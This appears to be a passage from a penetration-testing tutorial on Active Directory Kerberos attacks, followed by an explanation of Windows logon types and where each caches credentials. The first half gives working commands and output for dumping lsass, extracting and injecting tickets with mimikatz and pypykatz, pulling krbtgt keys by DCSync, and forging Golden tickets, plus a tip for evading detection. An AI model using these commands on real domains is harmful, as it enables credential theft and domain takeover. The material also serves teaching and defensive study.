INFO - Save etherdrake.local/User TGT for etherdrake.local in /root/User.ccache
Pass-the-Key with cerbero
Kerberos tickets have two formats: ccache and krb. The ccache is the one used by Linux machines to store tickets (usually in files). The krb format is used in Windows to store the tickets in the lsass memory and is also the format for transmitting tickets over the network. You can convert tickets from one format to another by using the ticket_converter.py script or cerbero convert command.
Convert a ticket with ticket_converter.py
Additionally, you can calculate the Kerberos keys from the user's password by using the cerbero hash command. The AES keys can also be calculated with Get-KerberosAESKey.ps1 or the NT hash with a few lines of Python.
$ cerbero hash 'Vader1234!' -u etherdrake.local/User
rc4:cdeae556dc28c24b5b7b14e9df5b6e21
aes128:18fe293e673950214c67e9f9fe753198
aes256:ecce3d24b29c7f044163ab4d9411c25b5698337318e98bf2903bbb7f6d76197e
Calculate Kerberos keys with cerbero
Pass the Ticket
The Pass the Ticket technique consists of stealing a ticket and its associated session key and using them to impersonate the user to access resources or services. Both TGTs and STs can be used, but TGTs are preferred since they allow access to any service (by using it to request an ST) on behalf of the user, whereas STs are limited to only one service (or more if the SPN is modified to another service of the same user).
In Windows, the tickets can be found in the lsass process memory and can be extracted with the mimikatz sekurlsa::tickets command or Rubeus dump command. Another possibility is to dump the lsass process with tools like procdump, sqldumper, or others, and extract the tickets offline with Mimikatz or pypykatz. These commands extract tickets in the krb format.
PS C:\> .\procdump.exe -accepteula -ma lsass.exe lsass.dmp

ProcDump v10.0 - Sysinternals process dump utility
Copyright (C) 2009-2020 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[12:03:17] Dump 1 initiated: C:\lsass.dmp
[12:03:18] Dump 1 writing: Estimated dump file size is 34 MB.
[12:03:18] Dump 1 complete: 34 MB written in 1.0 seconds
[12:03:18] Dump count reached.
Dumping lsass memory with procdump
$ pypykatz lsa minidump lsass.dmp -k /tmp/kerb > output.txt
INFO:root:Parsing file lsass.dmp
INFO:root:Writing kerberos tickets to /tmp/kerb
$ ls /tmp/kerb/
 lsass.dmp_51a1d3f3.ccache                                                        'TGS_CONTOSO.LOCAL_WS02-7$_WS02-7$_29a9c991.kirbi'
 lsass.dmp_c9a82a35.ccache                                                         TGT_CONTOSO.LOCAL_anakin_krbtgt_CONTOSO.LOCAL_6483baf5.kirbi
 TGS_CONTOSO.LOCAL_anakin_LDAP_dc01.etherdrake.local_contoso.local_f8a46ad5.kirbi    'TGT_CONTOSO.LOCAL_WS02-7$_krbtgt_CONTOSO.LOCAL_740ef529.kirbi'
'TGS_CONTOSO.LOCAL_WS02-7$_cifs_dc01.etherdrake.local_b9833fa1.kirbi'                'TGT_CONTOSO.LOCAL_WS02-7$_krbtgt_CONTOSO.LOCAL_77d63cf0.kirbi'
'TGS_CONTOSO.LOCAL_WS02-7$_cifs_dc01.etherdrake.local_bfed6415.kirbi'                'TGT_CONTOSO.LOCAL_WS02-7$_krbtgt_CONTOSO.LOCAL_7ac74bd6.kirbi'
'TGS_CONTOSO.LOCAL_WS02-7$_ldap_dc01.etherdrake.local_contoso.local_2129bc1c.kirbi'  'TGT_CONTOSO.LOCAL_WS02-7$_krbtgt_CONTOSO.LOCAL_fdb8b40a.kirbi'
'TGS_CONTOSO.LOCAL_WS02-7$_LDAP_dc01.etherdrake.local_contoso.local_719218c6.kirbi'
Retrieving tickets from lsass dump with pypykatz
On the other hand, in Linux machines that are part of a domain, tickets are stored in a different way. Tickets can usually be found by default under the /tmp directory in files with the format krb5cc_%{uid}, where uid is the user's uid. To get the tickets, just copy the files (if you have permissions). However, it is also possible that tickets are stored in the Linux kernel keys instead of files, but you can grab them by using tickey.
To be sure where the tickets are stored on a Linux machine, you can check the Kerberos configuration file in /etc/krb5.conf. The tickets are stored in the ccache format in Linux machines.
To use the tickets in a Windows machine, you must inject them into the lsass process, which can be done with the mimikatz kerberos::ptt command or Rubeus ptt command. These utilities read tickets in the krb format.
PS C:\> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## \ / ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt pikachu-tgt.kirbi

 * File: 'pikachu-tgt.kirbi': OK
Inject TGT into current Windows session
Once the tickets are injected into the session, you can use any tool to perform actions by impersonating the user over the network, like psexec.
In Linux, you can use the tickets with the impacket utilities by pointing the KRB5CCNAME environment variable to the ticket file. Then, use the impacket utilities with the -k -no-pass parameters. Here, tickets in ccache format are needed.
To convert tickets between krb (Windows) and ccache (Linux) formats, you can use the ticket_converter.py script or cerbero convert command.
Golden/Silver Ticket
In Active Directory, Kerberos TGTs are encrypted with the krbtgt account's keys. If the keys are known, custom TGTs, known as Golden tickets, can be created.
To get the krbtgt keys, you need to access the Active Directory database. You can do this by performing a remote dcsync attack, with the mimikatz lsadump::dsync command or the impacket secretsdump.py script, or by dumping the NTDS.dit file locally with ntdsutil or vssadmin.
$ secretsdump.py 'etherdrake.local/Administrator@192.168.100.2' -just-dc-user krbtgt
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fe8b03404a4975e7226caf6162cfccba:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:5249e3cf829c979959286c0ee145b7e6b8b8589287bea3c83dd5c9488c40f162
krbtgt:aes128-cts-hmac-sha1-96:a268f61e103134bb7e975a146ed1f506
krbtgt:des-cbc-md5:0e6d79d66b4951cd
[*] Cleaning up...
krbtgt keys retrieved with secretsdump.py
Likewise, it is possible to create a custom ST for a service, known as a Silver ticket, if we get the Kerberos keys of the service user. The keys for a service user can be obtained by looking into the lsass process of the domain machines where the user is logged on, by performing Kerberoast, or by dumping the Active Directory database, etc.
In both Golden and Silver tickets, it is possible to create the ticket for any user in the domain, and even for non-existent ones. Moreover, we can give high privileges to the ticket user by modifying the PAC user groups and including, for example, the "Domain Admins" group to have the privileges of domain administrators.
Additionally, we have to sign the ticket PAC with the krbtgt key, but this cannot be done for Silver Tickets since we just know the user service key; here, a fake signature is used, as it is quite rare for a service to validate the PAC signature with the DC.
To create Golden and Silver tickets, you can use the mimikatz kerberos::golden command or the impacket ticketer.py script. Then you can use them like any ticket. If you can, use the AES256 key to avoid being detected by solutions like ATA.
$ ticketer.py -domain-sid S-1-5-21-1372086773-2238746523-2939299801 -domain etherdrake.local Administrator -aes 5249e3cf829c979959286c0ee145b7e6b8b8589287bea3c83dd5c9488c40f162
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for etherdrake.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in Administrator.ccache
Create golden ticket with ticketer.py
Once created, Golden tickets give you the rights specified in the ticket, allowing you to impersonate any user, even non-existent ones, in the domain and access any service in the domain.
One thing to keep in mind is that once the Golden ticket is created, it must be used within 20 minutes; otherwise, the PAC information will be checked by the KDC to verify that it is correct.
On the other hand, Silver tickets only allow you to get rights to access the services of the user whose password you have. A use case for Silver tickets is to access a computer as an administrator when you have the computer domain account password. You have no admin privileges on the machine with its computer domain account, but you can use its password to build a Silver ticket for its services and impersonate an administrator.
Therefore, Silver tickets can be used to access the services of one user, and Golden tickets can be used to access any service in the domain... and more.
Logon Types
In order to log users in, both locally and remotely, Windows defines different types of logons that are important to know as an attacker for a couple of reasons. Firstly, not every logon can be used by any user, so you need to be aware of what you are allowed to do. Secondly, many logons cache credentials in the lsass process or even in the LSA Secrets, which can be recovered by a penetration tester, so it is important to recognize which these logons are.
Interactive Logon
The interactive logon or local logon happens when there is a login on the physical machine or when using runas. The credentials get cached in the lsass process of the machine.
Interactive logon with runas
In this type of logon, in the case of local accounts, the computer checks the password by checking its NT hash against those stored in the SAM. If the user is using a domain account, the computer checks the user credentials by asking a Kerberos TGT to the Domain Controller, which gets cached in the machine. In case the Domain Controller is not accessible, the computer checks the user credentials in the Domain cached credentials (DCC) storage, which caches the credentials of the last domain users logged into the machine. If the domain credentials are not cached, the computer is not able to authenticate the user.
Once the authentication is verified, the NT hash, derived from the password, is stored in the lsass process. For domain accounts, Kerberos keys, also derived from the user's password, and tickets are cached to provide SSO (Single Sign On). In older computers, even the plain password is cached.
To perform an Interactive logon, you may require the SeInteractiveLogonRight, especially on Domain Controllers or other Windows Server machines.
Network Logon
The network logon happens when you connect to a remote machine using a non-interactive service like SMB, RPC, SQL, etc. For this kind of logon, you require the password, the NT hash, or a Kerberos ticket, so they are susceptible to Pass-the-Hash, Pass-the-Key, or Pass-the-Ticket attacks. One important fact is that the credentials are not cached in the remote machine, except if Kerberos delegation is enabled.
This is probably the type of logon most commonly used by an attacker (I mean consciously, as it is also the most used by legitimate users since computers are constantly connecting to each other in a domain).
PsExec, the impacket suite, and PowerShell remoting (using WinRM with default login) use this kind of authentication even if they provide an interactive shell.
Here are some examples of network logons:
Access to a share
Execute PsExec
In this type of logon, the client connects to a remote machine and uses SPNEGO to negotiate the authentication protocol and finally uses Kerberos or NTLM. Since using any of these protocols, the credentials of the user are not sent directly, they cannot be cached in the target machine. The exception is if Kerberos delegation is enabled.
Be aware that even if you can perform a network logon, there could be many reasons why a service cannot be used. The first is that there is a firewall preventing connections to the remote services, and the second is that many of the services that are available through network logons can only be used by administrators.
For example, you may be able to use network logon to access some shares of a remote computer, but you cannot launch a shell with PsExec since it needs access to the Service Manager, which can only be accessed by administrators.
Batch Logon
Used to run scheduled tasks in the context of a user. The Microsoft documentation indicates that the password of the task user is stored in the LSA secrets; however, I wasn't able to store the password there in my tests. Also, the credentials will be cached in the lsass process when the task is executed.
schtasks.exe /create /tn notepaddaily /tr notepad.exe /sc daily /ru ETHERDRAKE\TaskUser /rp task1234!
Task creation with user credentials
Be aware that the batch logon will be produced when the task is executed, not when it is created. So maybe you have privileges to run as a task (like SeBatchLogonRight) but you cannot create a task. For example, Backup Operators have the SeBatchLogonRight but they cannot create tasks (by default).
When the task is launched, the credentials are verified and cached as in the Interactive Logon.
Service Logon
The service logon is used when a service is going to be launched in the context of a user. The plain password is stored in the LSA secrets of the machine, and the credentials will be cached in the lsass process when the service is executed.
sc.exe create MySvc2 binpath= c:\windows\system32\notepad.exe obj=ETHERDRAKE.local\svcUser password=svc1234!
Service creation with user credentials
Be aware that the service logon will be produced when the service is executed, not when it is created. So maybe you have privileges to log on as a service (like SeServiceLogonRight) but you cannot create a service.
When the service is launched, the credentials are verified and cached as in the Interactive Logon.
NetworkCleartext Logon
In the case of NetworkCleartext logon, the password is sent over the network to the target machine (in an encrypted communication). This logon type is used by PowerShell remoting when CredSSP authentication is specified.
CredSSP performs a network authentication using NTLM or Kerberos, and when an encrypted channel is created, it then sends the password to the target machine.
It should be noted that credentials are cached in the target machine since they are sent in the communication.
NetworkCleartext logon with PowerShell remoting
NewCredentials Logon
The NewCredentials logon happens when using runas with the /netonly. Then, the launched process will use the credentials only for remote connections, keeping the current user session for local operations.
The credentials are cached in the local lsass process in order to be used for network connections. Then, when the process requires it, it can perform network logons to access remote resources of the domain.
Perform a NewCredentials logon with runas
The credentials are not checked until a network connection is made, but they are cached when the runas command is executed, just like in the Interactive Logon (except for Kerberos tickets, since they are retrieved when the credentials are checked). You must take this into account since this method allows caching fake credentials in the lsass process, and is sometimes used by the blue team to create honey credentials to detect attackers.
RemoteInteractive Logon
The RemoteInteractive logon is used when you connect to a machine over RDP. RDP uses CredSSP for remote login, so the password is sent over the network to the target machine, and therefore, credentials are cached in the remote lsass process.
The authentication is similar to Network Logon, but the credentials are sent to the target machine, so they are cached as in the Interactive Logon.
To be able to log on to a remote computer by using the RemoteInteractive logon, your user needs to be part of the "Remote Desktop Users" group or have the SeRemoteInteractiveLogonRight right on the target machine.